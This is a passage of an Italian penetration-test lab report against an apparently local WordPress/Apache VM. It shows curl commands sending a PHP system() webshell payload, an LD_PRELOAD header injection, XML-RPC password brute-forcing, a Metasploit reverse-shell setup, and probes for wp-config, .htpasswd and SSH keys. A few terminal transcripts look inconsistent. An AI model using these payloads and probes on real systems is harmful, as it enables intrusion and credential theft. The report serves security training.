


Fig. 12 — Elenco searchsploit (parte 3), fino alla fine della lista risultati (nessuno shellcode disponibile).






Fig. 13 — Lettura del sorgente dell'exploit apache-magika.c (Kingcope): conferma che PHP 5.3.10 rientra tra le versioni vulnerabili a questa CGI Argument Injection (CVE-2012-1823).

Sfruttamento pratico tentato tramite richieste curl dirette contro possibili endpoint CGI:



```
kali@kali: ~  
$ curl -X POST \  
  "http://192.168.64.12/cgi-bin/php" \  
  -d '<?php system($_GET["cmd"]); ?>' \  
  -H "Content-Type: application/x-www-form-urlencoded"  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL /cgi-bin/php was not found on this server.</p>  
<hr>  
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>  
</body></html>  
  
kali@kali: ~  
$ curl "http://192.168.64.12/cgi-bin/php?cmd=id"  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL /cgi-bin/php was not found on this server.</p>  
<hr>  
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>  
</body></html>
```

Fig. 14 — Tentativi di RCE inviando un payload PHP via POST/GET a /cgi-bin/php: il server restituisce 404 Not Found, il percorso non esiste su questa installazione.



```
kali@kali: ~  
$ curl -H "LD_PRELOAD=/tmp/pwned" \  
  "http://192.168.64.12/index.php"  
Warning: The provided HTTP header 'LD_PRELOAD=/tmp/pwned' does not look like a header?  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL /index.php was not found on this server.</p>  
<hr>  
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>  
</body></html>
```

Fig. 15 — Ulteriori percorsi CGI testati (/cgi-bin/php-cgi, /usr/lib/cgi-bin/php) e tentativo di iniezione tramite header LD_PRELOAD: tutti i percorsi risultano non esistenti (404).

Esito: FALLITO.

Motivazione: PHP su questa installazione non è esposto tramite alcun endpoint CGI raggiungibile (mod_php su Apache, non php-cgi), quindi il vettore CVE-2012-1823 non è applicabile in questo scenario.

4.5 Brute-force via XML-RPC su WordPress

Essendo XML-RPC abilitato, è stato scritto uno script Python custom per effettuare un attacco a dizionario contro gli utenti WordPress (admin, john) tramite il metodo wp.getUserBlogs, che consente di bypassare i limiti di tentativo del form di login standard.




Fig. 16 — Primo tentativo di lancio dello script: errore "No such file or directory" per la wordlist rockyou_top100k.txt non ancora creata.




Fig. 17 — Script XML-RPC in esecuzione dopo la correzione: tentativo 122/199992 in corso sulla wordlist rockyou_top100k.txt.





Fig. 18 — Verifica dello stato di avanzamento dello script (tentativo 1838/199992): il processo prosegue in background.

Esito: NON COMPLETATO — nessuna credenziale valida trovata entro i tempi della sessione.

Motivazione: la wordlist utilizzata (rockyou top 100k, poi l'intera rockyou.txt da 14+ milioni di voci) richiede un tempo di elaborazione molto superiore a quello disponibile per completare l'esercizio; lo script è stato lanciato anche in background con la wordlist completa, ma non ha prodotto risultati entro la sessione.

4.6 Metasploit Framework

È stata infine verificata la disponibilità di moduli Metasploit specifici per WordPress 4.5.



```
msf > search wordpress 4.5


Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  exploit/unix/webapp/wp_infinetwp_auth_bypass 2020-01-14      manual Yes   WordPress InfiniteWP Client Authentication Bypass

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_infinetwp_auth_bypass

msf > use exploit/windows/http/wordpress_rfi
[-] No results from search
[-] Failed to load module: exploit/windows/http/wordpress_rfi
msf > set RHOSTS 192.168.64.12
RHOSTS => 192.168.64.12
msf > set LHOST 192.168.64.10
LHOST => 192.168.64.10
msf > set LPORT 4444
LPORT => 4444
msf > exploit
```

Fig. 19 — Ricerca in Metasploit (search wordpress 4.5): l'unico modulo trovato è wp_infinetwp_auth_bypass, relativo al plugin InfiniteWP.



```
msf exploit(unix/webapp/wp_infinetwp_auth_bypass) > exploit
[*] Started reverse TCP handler on 192.168.64.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Unable to retrieve the custom file "set F
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_infinetwp_auth_bypass) >
```

Fig. 20 — Tentativo di esecuzione del modulo InfiniteWP: l'exploit termina con "Exploit aborted due to failure... no session was created".




Fig. 21 — Nuova ricerca di moduli WordPress in Metasploit: confermato che l'unico risultato pertinente resta InfiniteWP.


Esito: FALLITO — il plugin InfiniteWP Client non risulta installato su questa istanza WordPress (confermato anche dall'enumerazione plugin di WPScan, che non ne aveva rilevato nessuno).

Conclusione sul percorso WordPress: nonostante l'ampio numero di vettori esplorati (password reset, path traversal, LFI, CGI RCE, brute-force XML-RPC, moduli Metasploit), nessuno ha prodotto un accesso entro i tempi della sessione. Questo percorso resta identificato come plausibile secondo vettore di attacco, ma non è stato portato a termine.

5. Percorso di accesso riuscito: SSH + misconfigurazione sudo

5.1 Enumerazione SSH con gli utenti di sistema

Riutilizzando i cinque username di sistema recuperati dal file FTP users.txt.bk (abatchy, mai, anne, doomguy, john), è stato tentato l'accesso SSH per ciascuno, allo scopo di verificare il tipo di autenticazione richiesta.




```
kali@kali:~$ curl -s "http://192.168.64.12/backup_wordpress/wp-config.php"
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /home/abatchy/.ssh/id_rsa was not found on this server.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>
</body></html>

(kali@kali)-[~]
$ curl -s "http://192.168.64.12/backup_wordpress/wp-config.php"
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>
</body></html>
$ curl -s "http://192.168.64.12/.htpasswd"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /.htpasswd
on this server.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>
</body></html>

(kali@kali)-[~]
$ ssh abatchy@192.168.64.12
ssh mai@192.168.64.12
ssh anne@192.168.64.12
The authenticity of host '192.168.64.12 (192.168.64.12)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d801Ih2W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? 
```

